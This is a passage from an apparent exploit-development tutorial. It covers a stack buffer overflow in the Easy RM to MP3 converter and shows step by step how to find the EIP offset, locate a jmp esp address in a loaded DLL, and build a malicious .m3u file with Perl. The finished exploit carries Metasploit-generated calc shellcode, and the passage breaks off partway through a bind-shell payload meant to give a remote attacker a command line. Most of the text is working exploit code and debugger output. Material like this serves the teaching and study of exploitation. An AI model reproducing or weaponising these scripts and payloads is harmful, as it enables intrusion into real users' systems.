000ff800 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBB BBBB BBBB BBBB
000ff810 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBB BBBB BBBB BBBB
000ff820 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBB BBBB BBBB BBBB
0:000> d
000ff830 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBB BBBB BBBB BBBB
000ff840 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBB BBBB BBBB BBBB
000ff850 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBB BBBB BBBB BBBB
000ff860 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBB BBBB BBBB BBBB
000ff870 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBB BBBB BBBB BBBB
000ff880 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBB BBBB BBBB BBBB
000ff890 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBB BBBB BBBB BBBB
000ff8a0 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 BBBB BBBB BBBB BBBB
```

That is great news. We have overwritten EIP with BBBB and we can also see our buffer in ESP.

Before we can start tweaking the script, we need to find the exact location in our buffer that overwrites EIP.

In order to find the exact location, we'll use Metasploit.

Metasploit has a nice tool to assist us with calculating the offset. It will generate a string that contains unique patterns. Using this pattern (and the value of EIP after using the pattern in our malicious .m3u file), we can see how big the buffer should be to write exactly into EIP.

Open the tools folder in the metasploit framework3 folder (I'm using a linux version of metasploit 3). You should find a tool called pattern\_create.rb. Create a pattern of 5000 characters and write it into a file

```
root@bt:/pentest/exploits/framework3/tools# ./pattern_create.rb
Usage: pattern_create.rb length [set a] [set b] [set c]
root@bt:/pentest/exploits/framework3/tools# ./pattern_create.rb 5000
```

Edit the perl script and replace the content of \$junk2 with our 5000 characters.

```
my $file= "crash25000.m3u";
my $junk = "\x41" x 25000;
my $junk2 = "put the 5000 characters here"
open($FILE,">$file");
print $FILE $junk.$junk2;
close($FILE);
print "m3u File Created successfully\n";
```

Create the m3u file. open this file in Easy RM to MP3, wait until the application dies again, and take note of the contents of EIP



At this time, eip contains 0x356b4234 (note : little endian : we have overwritten EIP with 34 42 6b 35 = 4Bk5

Let's use a second metasploit tool now, to calculate the exact length of the buffer before writing into EIP, feed it with the value of EIP (based on the pattern file) and length of the buffer :

```
root@bt:/pentest/exploits/framework3/tools# ./pattern_offset.rb 0x356b4234 5000
1094
root@bt:/pentest/exploits/framework3/tools#
```

1094. That's the buffer length needed to overwrite EIP. So if you create a file with 25000+1094 A's, and then add 4 B's (42 42 42 42 in hex) EIP should contain 42 42 42 42. We also know that ESP points at data from our buffer, so we'll add some C's after overwriting EIP.

Let's try. Modify the perl script to create the new m3u file.

```
my $file= "eipcrash.m3u";
my $junk= "A" x 26094;
my $eip = "BBBB";
my $espdata = "C" x 1000;
open($FILE,">$file");
print $FILE $junk.$eip.$espdata;
close($FILE);
print "m3u File Created successfully\n";
```

Create eipcrash.m3u, open it in Easy RM to MP3, observe the crash and look at eip and the contents of the memory at ESP:



```
0:000> d esp
000ff730 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC
000ff740 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC
000ff750 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC
000ff760 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC
000ff770 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC
000ff780 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC
000ff790 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC
000ff7a0 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 CCCCCCCCCCCCCCCC
```

In Immunity Debugger, you can see the contents of the stack, at ESP, by looking at the lower right hand window.

Excellent. EIP contains BBBB, which is exactly what we wanted. So now we control EIP. On top of that, ESP points to our buffer (C's)

Note : the offset shown here is the result of the analysis on my own system. If you are trying to reproduce the exercises from this tutorial on your own system, odds are high that you will get a different offset address. So please don't just take the offset value or copy the source code to your system, as the offset is based on the file path where the m3u file is stored. The buffer that is vulnerable to an overflow includes the full path to the m3u file. So if the path on your system is shorter or larger than mine, then the offset will be different.

Our exploit buffer so far looks like this :

Buffer	EBP	EIP	ESP points here
A (x 26090)	AAAA	BBBB	CCCCCCCCCCCCCCCCCCCC
4141414141...41	41414141	42424242	
26090 bytes	4 bytes	4 bytes	1000 bytes ?

## Find memory space to host the shellcode

We control EIP. So we can point EIP to somewhere else, to a place that contains our own code (shellcode). But where is this space, how can we put our shellcode in that location and how can we make EIP jump to that location?

In order to crash the application, we have written 26094 A's into memory, we have written a new value into the saved EIP field (ret), and we have written a bunch of C's.

When the application crashes, take a look at the registers and dump all of them (d esp, d eax, d ebx, d ebp, ...). If you can see your buffer (either the A's or the C's) in one of the registers, then you may be able to replace those with shellcode and jump to that location. In our example, we can see that ESP seems to point to our C's (remember the output of d esp above), so ideally we would put our shellcode instead of the C's and we tell EIP to go to the ESP address.

Despite the fact that we can see the C's, we don't know for sure that the first C (at address 000ff730, where ESP points at), is in fact the first C that we have put in our buffer.

We'll change the perl script and feed a pattern of characters (I've taken 144 characters, but you could have taken more or taken less) instead of C's:

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip= "BBBB";
my $shellcode= "1ABCDEF GHIJK2ABCDEF GHIJK3ABCDEF GHIJK4ABCDEF GHIJK" .
"5ABCDEF GHIJK6ABCDEF GHIJK" .
"7ABCDEF GHIJK8ABCDEF GHIJK" .
"9ABCDEF GHIJKAABCDEF GHIJK" .
"BABCDEF GHIJKABCDEF GHIJK";
open($FILE, ">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

Create the file, open it, let the application die and dump memory at location ESP:

```
0:000> d esp
000ff730 44 45 46 47 48 49 4a 4b-32 41 42 43 44 45 46 47 DEFGHIJK2ABCDEF G
000ff740 48 49 4a 4b 33 41 42 43-44 45 46 47 48 49 4a 4b HIJK3ABCDEF GHIJK
000ff750 34 41 42 43 44 45 46 47-48 49 4a 4b 35 41 42 43 4ABCDEF GHIJK5ABC
000ff760 44 45 46 47 48 49 4a 4b-36 41 42 43 44 45 46 47 DEFGHIJK6ABCDEF G
000ff770 48 49 4a 4b 37 41 42 43-44 45 46 47 48 49 4a 4b HIJK7ABCDEF GHIJK
000ff780 38 41 42 43 44 45 46 47-48 49 4a 4b 39 41 42 43 8ABCDEF GHIJK9ABC
000ff790 44 45 46 47 48 49 4a 4b-41 41 42 43 44 45 46 47 DEFGHIJKAABCDEF G
000ff7a0 48 49 4a 4b 42 41 42 43-44 45 46 47 48 49 4a 4b HIJKBABCDEF GHIJK
0:000> d
000ff7b0 43 41 42 43 44 45 46 47-48 49 4a 4b 00 41 41 41 CABCDEF GHIJK.AAA
000ff7c0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff7d0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff7e0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff7f0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff800 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff810 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff820 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
```

ok, we can see 2 interesting things here:

- ESP starts at the 5th character of our pattern, and not the first character. You can find out why by looking at this forum post: </index.php/forum/writing-exploits/question-about-esp-in-tutorial-pt1>
- After the pattern string, we see "A's". These A's most likely belong to the first part of the buffer (26101 A's), so we may also be able to put our shellcode in the first part of the buffer (before overwriting RET)...

But let's not go that way yet. We'll first add 4 characters in front of the pattern and do the test again. If all goes well, ESP should now point directly at the beginning of our pattern:

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip= "BBBB";
my $pshellcode= "XXXX";
my $shellcode= "1ABCDEF GHIJK2ABCDEF GHIJK3ABCDEF GHIJK4ABCDEF GHIJK" .
"5ABCDEF GHIJK6ABCDEF GHIJK" .
"7ABCDEF GHIJK8ABCDEF GHIJK" .
"9ABCDEF GHIJKAABCDEF GHIJK" .
"BABCDEF GHIJKABCDEF GHIJK";
open($FILE, ">$file");
print $FILE $junk.$eip.$pshellcode.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

Let the application crash and look at esp again

```
0:000> d esp
000ff730 31 41 42 43 44 45 46 47-48 49 4a 4b 32 41 42 43 1ABCDEF GHIJK2ABC
000ff740 44 45 46 47 48 49 4a 4b-33 41 42 43 44 45 46 47 DEFGHIJK3ABCDEF G
000ff750 48 49 4a 4b 34 41 42 43-44 45 46 47 48 49 4a 4b HIJK4ABCDEF GHIJK
000ff760 35 41 42 43 44 45 46 47-48 49 4a 4b 36 41 42 43 5ABCDEF GHIJK6ABC
000ff770 44 45 46 47 48 49 4a 4b-37 41 42 43 44 45 46 47 DEFGHIJK7ABCDEF G
000ff780 48 49 4a 4b 38 41 42 43-44 45 46 47 48 49 4a 4b HIJK8ABCDEF GHIJK
000ff790 39 41 42 43 44 45 46 47-48 49 4a 4b 41 41 42 43 9ABCDEF GHIJKAABC
000ff7a0 44 45 46 47 48 49 4a 4b-42 41 42 43 44 45 46 47 DEFGHIJKBABCDEF G
0:000> d
000ff7b0 48 49 4a 4b 43 41 42 43-44 45 46 47 48 49 4a 4b HIJKBABCDEF GHIJK
000ff7c0 00 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 .AAAAAAAAAAAAAAAAA
000ff7d0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff7e0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff7f0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff800 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff810 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff820 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
```

Much better!

We now have

- control over EIP
- an area where we can write our code (at least 144 bytes large. If you do some more tests with longer patterns, you will see that you have even more space... plenty of space in fact)

- a register that directly points at our code, at address 0x000ff730

Now we need to

- build real shellcode
- tell EIP to jump to the address of the start of the shellcode. We can do this by overwriting EIP with 0x000ff730.

Let's see

We'll build a small test case : first 26094 A's, then overwrite EIP with 000ff730, then put 25 NOP's, then a break, and then more NOP's.

If all goes well, EIP should jump 000ff730, which contains NOPs. The code should slide until the break.

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = pack('V',0x000ff730);

my $shellcode = "\x90" x 25;

$shellcode = $shellcode."\xcc";
$shellcode = $shellcode."\x90" x 25;

open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

The application died, but we expected a break instead of an access violation.

When we look at EIP, it points to 000ff730, and so does ESP.

When we dump ESP, we don't see what we had expected.

```
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=0000662c
eip=000ff730 esp=000ff730 ebp=003440c0 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded P32.dll>+0xffff71f:
000ff730 0000          add     byte ptr [eax],al      ds:0023:00000001=??
0:000> d esp
000ff730 00 00 00 00 06 00 00 00-58 4a 10 00 01 00 00 00  ....XJ.....
000ff740 30 f7 0f 00 00 00 00 00-41 41 41 41 41 41 41 41  0.....AAAAA
000ff750 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAA
000ff760 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAA
000ff770 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAA
000ff780 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAA
000ff790 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAA
000ff7a0 41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAA
```

So jumping directly to a memory address may not be a good solution after all. (000ff730 contains a null byte, which is a string terminator... so the A's you are seeing are coming from the first part of the buffer... We never reached the point where we started writing our data after overwrite EIP...

Besides, using a memory address to jump to in an exploit would make the exploit very unreliable. After all, this memory address could be different in other OS versions, languages, etc...)

Long story short : we cannot just overwrite EIP with a direct memory address such as 000ff730. It's not a good idea because it would not be reliable, and it's not a good idea because it contains a null byte. We have to use another technique to achieve the same goal : make the application jump to our own provided code. Ideally, we should be able to reference a register (or an offset to a register), ESP in our case, and find a function that will jump to that register. Then we will try to overwrite EIP with the address of that function and it should be time for pancakes and icecream.

## Jump to the shellcode in a reliable way

We have managed to put our shellcode exactly where ESP points at (or, if you look at it from a different angle, ESP points directly at the beginning of our shellcode). If that would not have been the case, we would have looked to the contents of other register addresses and hope to find our buffer back.

Anyways, in this particular example, we can use ESP.

The reasoning behind overwriting EIP with the address of ESP was that we want the application to jump to ESP and run the shellcode.

Jumping to ESP is a very common thing in windows applications. In fact, Windows applications use one or more dll's, and these dll's contains lots of code instructions. Furthermore, the addresses used by these dll's are pretty static. So if we could find a dll that contains the instruction to jump to esp, and if we could overwrite EIP with the address of that instruction in that dll, then it should work, right ?

Let's see. First of all, we need to figure out what the opcode for "jmp esp" is.

We can do this by Launching Easy RM to MP3, then opening windbg and hook windbg to the Easy RM to MP3 application. (Just connect it to the process, don't do anything in Easy RM to MP3). This gives us the advantage that windbg will see all dll's/modules that are loaded by the application. (It will become clear why I mentioned this)



Upon attaching the debugger to the process, the application will break.

In the windbg command line, at the bottom of the screen, enter a (assemble) and press return

Now enter jmp esp and press return



Press return again.

Now enter u (unassemble) followed by the address that was shown before entering jmp esp

```
0:014> u 7c90120e
ntdll!DbgBreakPoint:
7c90120e ffe4          jmp     esp
7c901210 8bff          mov     edi,edi
ntdll!DbgUserBreakPoint:
7c901212 cc           int     3
7c901213 c3           ret
7c901214 8bff          mov     edi,edi
7c901216 8b442404      mov     eax,dword ptr [esp+4]
7c90121a cc           int     3
7c90121b c20400       ret     4
```

Next to 7c90120e, you can see ffe4. This is the opcode for jmp esp

Now we need to find this opcode in one of the loaded dll's.

Look at the top of the windbg window, and look for lines that indicate dll's that belong to the Easy RM to MP3 application :

```
Microsoft (R) Windows Debugger Version 6.11.0001.404 X86
Copyright (c) Microsoft Corporation. All rights reserved.
```

```
*** wait with pending attach
Symbol search path is: *** Invalid ***
```

```
*****
* Symbol loading may be unreliable without a symbol search path.
* Use .symfix to have the debugger choose a symbol path.
* After setting your symbol path, use .reload to refresh symbol locations.
*****
Executable search path is:
ModLoad: 00400000 004be000 C:\Program Files\Easy RM to MP3 Converter\RM2MP3Converter.exe
ModLoad: 7c900000 7c9b2000 C:\WINDOWS\system32\ntdll.dll
ModLoad: 7c800000 7c8f6000 C:\WINDOWS\system32\kernel32.dll
ModLoad: 78050000 78120000 C:\WINDOWS\system32\WININET.dll
ModLoad: 77c10000 77c68000 C:\WINDOWS\system32\msvcrt.dll
ModLoad: 77f60000 77fd6000 C:\WINDOWS\system32\SHLWAPI.dll
ModLoad: 77dd0000 77e6b000 C:\WINDOWS\system32\ADVAPI32.dll
ModLoad: 77e70000 77f02000 C:\WINDOWS\system32\RPCRT4.dll
ModLoad: 77fe0000 77ff1000 C:\WINDOWS\system32\Secur32.dll
ModLoad: 77f10000 77f59000 C:\WINDOWS\system32\GDI32.dll
ModLoad: 7e410000 7e4a1000 C:\WINDOWS\system32\USER32.dll
ModLoad: 00330000 00339000 C:\WINDOWS\system32\Normaliz.dll
ModLoad: 78000000 78045000 C:\WINDOWS\system32\iertutil.dll
ModLoad: 77c00000 77c08000 C:\WINDOWS\system32\VERSION.dll
ModLoad: 73dd0000 73ce0000 C:\WINDOWS\system32\MFC42.DLL
ModLoad: 763b0000 763f9000 C:\WINDOWS\system32\comdlg32.dll
ModLoad: 5d090000 5d12a000 C:\WINDOWS\system32\COMCTL32.dll
ModLoad: 7c9c0000 7d1d7000 C:\WINDOWS\system32\SHELL32.dll
ModLoad: 76080000 760e5000 C:\WINDOWS\system32\MSVCP60.dll
ModLoad: 76b40000 76b6d000 C:\WINDOWS\system32\WINMM.dll
ModLoad: 76390000 763ad000 C:\WINDOWS\system32\MMIO.DLL
ModLoad: 773d0000 774d3000 C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83_comctl32.dll
ModLoad: 74720000 7476c000 C:\WINDOWS\system32\MSCTF.dll
ModLoad: 755c0000 755ee000 C:\WINDOWS\system32\msctfime.ime
ModLoad: 774e0000 7761d000 C:\WINDOWS\system32\ole32.dll
ModLoad: 10000000 10071000 C:\Program Files\Easy RM to MP3 Converter\MSRMfilter03.dll
ModLoad: 71ab0000 71ac7000 C:\WINDOWS\system32\WS2_32.dll
ModLoad: 71aa0000 71aa8000 C:\WINDOWS\system32\WS2HELP.dll
ModLoad: 00ce0000 00df7000 C:\Program Files\Easy RM to MP3 Converter\MSRMfilter01.dll
ModLoad: 01a90000 01b01000 C:\Program Files\Easy RM to MP3 Converter\MSRMcodec00.dll
ModLoad: 00c80000 00c87000 C:\Program Files\Easy RM to MP3 Converter\MSRMcodec01.dll
ModLoad: 01b10000 01fdd000 C:\Program Files\Easy RM to MP3 Converter\MSRMcodec02.dll
ModLoad: 01fe0000 01ff1000 C:\WINDOWS\system32\MSVCIRT.dll
ModLoad: 77120000 771ab000 C:\WINDOWS\system32\OLEAUT32.dll
```

If we can find the opcode in one of these dll's, then we have a good chance of making the exploit work reliably across windows platforms. If we need to use a dll that belongs to the OS, then we might find that the exploit does not work for other versions of the OS. So let's search the area of one of the Easy RM to MP3 dll's first.

We'll look in the area of C:\Program Files\Easy RM to MP3 Converter\MSRMcodec02.dll. This dll is loaded between 01b10000 and 01fdd000. Search this area for ff e4 :

```
0:014> s 01b10000 l 01fdd000 ff e4
01ccf23a ff e4 ff 8d 4e 10 c7 44-24 10 ff ff ff ff e8 f3 ....N..D$.
01d0023f ff e4 fb 4d 1b a6 9c ff-ff 54 a2 ea 1a d9 9c ff ...M.....T.
01d1d3db ff e4 ca ce 01 20 05 93-19 09 00 00 00 00 d4 d1 .....W.]....
01d3b22a ff e4 07 07 f2 01 57 f2-5d 1c d3 e8 09 22 d5 d0 ...}.7...%#...J&
01d3b72d ff e4 09 7d e4 ad 37 df-e7 cf 25 23 c9 a0 4a 26 ...5..O..J..0...
01d3cd89 ff e4 03 35 f2 82 6f d1-0c 4a e4 19 30 f7 b7 bf ...\.y.....
01d45c9e ff e4 5c 2e 95 bb 16 16-79 e7 8e 15 8d f6 f7 fb ...w1...h...T.
01d503d9 ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d ...8%.qD...u...P
01d51400 ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50 ...w1...h...T.
01d5736d ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d ...8%.qD...u...P
01d5ce34 ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50 ...w1...h...T.
01d60159 ff e4 17 b7 e3 77 31 bc-b4 e7 68 89 bb 99 54 9d ...8%.qD...u...P
01d62ec0 ff e4 cc 38 25 d1 71 44-b4 a3 16 75 85 b9 d0 50 ...I..I.....
0221135b ff e4 49 20 02 e8 49 20-02 00 00 00 00 ff ff ff ...X.....
0258ea53 ff e4 ec 58 02 00 00 00-00 00 00 00 08 02 a8
```

Excellent. (I did not expect otherwise... jmp esp is a pretty common instruction). When selecting an address, it is important to look for null bytes. You should try to avoid using addresses with null bytes (especially if you need to use the buffer data that comes after the EIP overwrite. The null byte would become a string terminator and the rest of the buffer data will become unusable).

Another good area to search for opcodes is

"s 70000000 l ffffff ff e4" (which would typically give results from windows dll's)

Note : there are other ways to get opcode addresses :

- [findjmp](#) (from Ryan Perme) : compile findjmp.c and run with the following parameters :

findjmp <DLLfile> <register>. Suppose you want to look for jumps to esp in kernel32.dll, run "findjmp kernel32.dll esp"

On Vista SP2, you should get something like this :

Findjmp, Eeye, I2S-LaB

Findjmp2, Hat-Squad

Scanning kernel32.dll for code useable with the esp register

0x773AF74B call esp

Finished Scanning kernel32.dll for code useable with the esp register

Found 1 usable addresses

- the [metasploit opcode database](#)
- memdump (see one of the next tutorial posts)
- pvefindaddr, a plugin for Immunity Debugger. In fact, this one is highly recommended because it will automatically filter unreliable pointers.

Since we want to put our shellcode in ESP (which is placed in our payload string after overwriting EIP), the jmp esp address from the list must not have null bytes. If this address would have null bytes, we would overwrite EIP with an address that contains null bytes. Null byte acts as a string terminator, so everything that follows would be ignored. In some cases, it would be ok to have an address that starts with a null byte. If the address starts with a null byte, because of little endian, the null byte would be the last byte in the EIP register. And if you are not sending any payload after overwrite EIP (so if the shellcode is fed before overwriting EIP, and it is still reachable via a register), then this will work.

Anyways, we will use the payload after overwriting EIP to host our shellcode, so the address should not contain null bytes.

The first address will do : 0x01ccf23a

Verify that this address contains the jmp esp (so unassemble the instruction at 01ccf23a):



```
0:014> u 01ccf23a
MSRMCodec02!CAudioOutWindows::WaveOutWndProc+0x8bfea:
01ccf23a ffe4 jmp esp
01ccf23c ff8d4e10c744 dec dword ptr <Unloaded_P00L.DRV>+0x44c7104d (44c7104e)[ebp]
01ccf242 2410 and al,10h
01ccf244 ff ???
01ccf245 ff ???
01ccf246 ff ???
01ccf247 ff ???
01ccf248 e8f3fee4ff call MSRMCodec02!CTN_WriteHead+0xd320 (01b1f140)
```

If we now overwrite EIP with 0x01ccf23a, a jmp esp will be executed. Esp contains our shellcode... so we should now have a working exploit. Let's test with our "NOP & break" shellcode.

Close windbg.

Create a new m3u file using the script below :

```
my $file= "test1.m3u";
my $junk= "A" x 26094;
my $eip = pack('V',0x01ccf23a);

my $shellcode = "\x90" x 25;

$shellcode = $shellcode . "\xcc"
; #this will cause the application to break, simulating shellcode, but allowing you to further debug
$shellcode = $shellcode . "\x90" x 25;

open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

```
(21c.e54): Break instruction exception - code 80000003 (!!! second chance !!!)
eax=00000001 ebx=00104a58 ecx=7c91005d edx=00000040 esi=77c5fce0 edi=0000662c
eip=000ff745 esp=000ff730 ebp=003440c0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
Missing image name, possible paged-out or corrupt data.
<Unloaded_P32.dll>+0xff734:
000ff745 cc int 3
0:000> d esp
000ff730 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
000ff740 90 90 90 90 90 cc 90 90 90 90 90 90 90 90 90 90 .....
000ff750 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
000ff760 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff770 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff780 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff790 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
000ff7a0 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
```

Run the application again, attach windbg, press "g" to continue to run, and open the new m3u file in the application.

The application now breaks at address 000ff745, which is the location of our first break. So the jmp esp worked fine (esp started at 000ff730, but it contains NOPs all the way up to 000ff744).

All we need to do now is put in our real shellcode and finalize the exploit.

Close windbg again.

## Get shellcode and finalize the exploit

Metasploit has a nice payload generator that will help you building shellcode. Payloads come with various options, and (depending on what they need to do), can be small or very large. If you have a size limitation in terms of buffer space, then you might even want to look at multi-staged shellcode, or using specifically handcrafted shellcodes such as [this one](#) (32byte cmd.exe shellcode for xp sp2 en). Alternatively, [you can split up your shellcode in smaller 'eggs'](#) and use a technique called 'egg-hunting' to reassemble the shellcode before executing it. Tutorial 8 and 10 talk about egg hunting and omelet hunters.

Let's say we want calc to be executed as our exploit payload, then the shellcode could look like this :

```
# windows/exec - 144 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, CMD=calc
my $shellcode = "\xdb\xc9\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30" .
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa" .
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\x66\x29\x21\xe7\x96" .
"\x60\xf5\x71\xca\x06\x35\xf5\x14\x7c\x7c\xfb\x1b\x05\x6b" .
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a" .
"\xcf\x4c\x4f\x23\x2d\x53\xa4\x57\xf7\xd8\x3b\x83\x8e\x83" .
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\x6c\xf5\x61\x7e\x98" .
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61" .
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05" .
"\x7f\xe8\x7b\xca";
```

Finalize the perl script, and try it out :

```
#
# Exploit for Easy RM to MP3 27.3.700 vulnerability, discovered by Crazy_Hacker
# Written by Peter Van Eeckhoutte
# http://www.corelan.be:8800
# Greetings to Saumil and SK :-)
#
# tested on Windows XP SP3 (En)
#
#
my $file= "exploitrmto3.m3u";

my $junk= "A" x 26094;
my $eip = pack('V',0x01ccf23a); #jmp esp from MSRMCodec02.dll
```

```
my $shellcode = "\x90" x 25;

# windows/exec - 144 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, CMD=calc
$shellcode = $shellcode . "\xdb\xc0\x31\xc9\xbf\x7c\x16\x70\xcc\xd9\x74\x24\xf4\xb1" .
"\x1e\x58\x31\x78\x18\x83\xe8\xfc\x03\x78\x68\xf4\x85\x30" .
"\x78\xbc\x65\xc9\x78\xb6\x23\xf5\xf3\xb4\xae\x7d\x02\xaa" .
"\x3a\x32\x1c\xbf\x62\xed\x1d\x54\xd5\x66\x29\x21\xe7\x96" .
"\x60\xf5\x71\xca\x06\x35\xf5\x14\xc7\x7c\xfb\x1b\x05\x6b" .
"\xf0\x27\xdd\x48\xfd\x22\x38\x1b\xa2\xe8\xc3\xf7\x3b\x7a" .
"\xc4\x4c\x4f\x23\xd3\x53\xa4\x57\xf7\xd8\x3b\x83\xe8\x83" .
"\x1f\x57\x53\x64\x51\xa1\x33\xcd\xf5\xc6\xf5\xc1\x7e\x98" .
"\xf5\xaa\xf1\x05\xa8\x26\x99\x3d\x3b\xc0\xd9\xfe\x51\x61" .
"\xb6\x0e\x2f\x85\x19\x87\xb7\x78\x2f\x59\x90\x7b\xd7\x05" .
"\x7f\xe8\x7b\xca";

open($FILE, ">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

First, turn off the autopopup registry setting to prevent the debugger from taking over. Create the m3u file, open it and watch the application die (and calc should be opened as well).

Boom ! We have our first working exploit !



You may have noticed that I kept 25 nops (0x90) before the shellcode. Don't worry about it too much right now. As you will continue to learn about exploiting (and when you reach the chapter about writing shellcode), you will learn why this may be required.

## What if you want to do something else than launching calc ?

You could create other shellcode and replace the "launch calc" shellcode with your new shellcode, but this code may not run well because the shellcode may be bigger, memory locations may be different, and longer shellcode increases the risk on invalid characters in the shellcode, which need to be filtered out.

Let's say we want the exploit bind to a port so a remote hacker could connect and get a command line.

This shellcode may look like this :

```
# windows/shell_bind_tcp - 344 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, LPORT=5555, RHOST=
"\x31\xc9\xbf\xd3\xc0\x5c\x46\xdb\xc0\xd9\x74\x24\xf4\x5d" .
"\xb1\x50\x83\xed\xfc\x31\x7d\x0d\x03\x7d\xde\x22\xa9\xba" .
"\x8a\x49\x1f\xab\xb3\x71\x5f\x4d\x23\x05\xcc\x0f\x87\x92" .
"\x48\x6c\x4c\xd8\x57\xf4\x53\xce\xd3\x4b\x4b\x9b\xbb\x73" .
"\x6a\x70\x0a\xff\x58\x0d\x8c\x11\x91\xd1\x16\x41\x55\x11" .
"\x5c\x9d\x94\x58\x90\xa0\xd4\xb6\x5f\x99\x8c\x6c\x88\xab" .
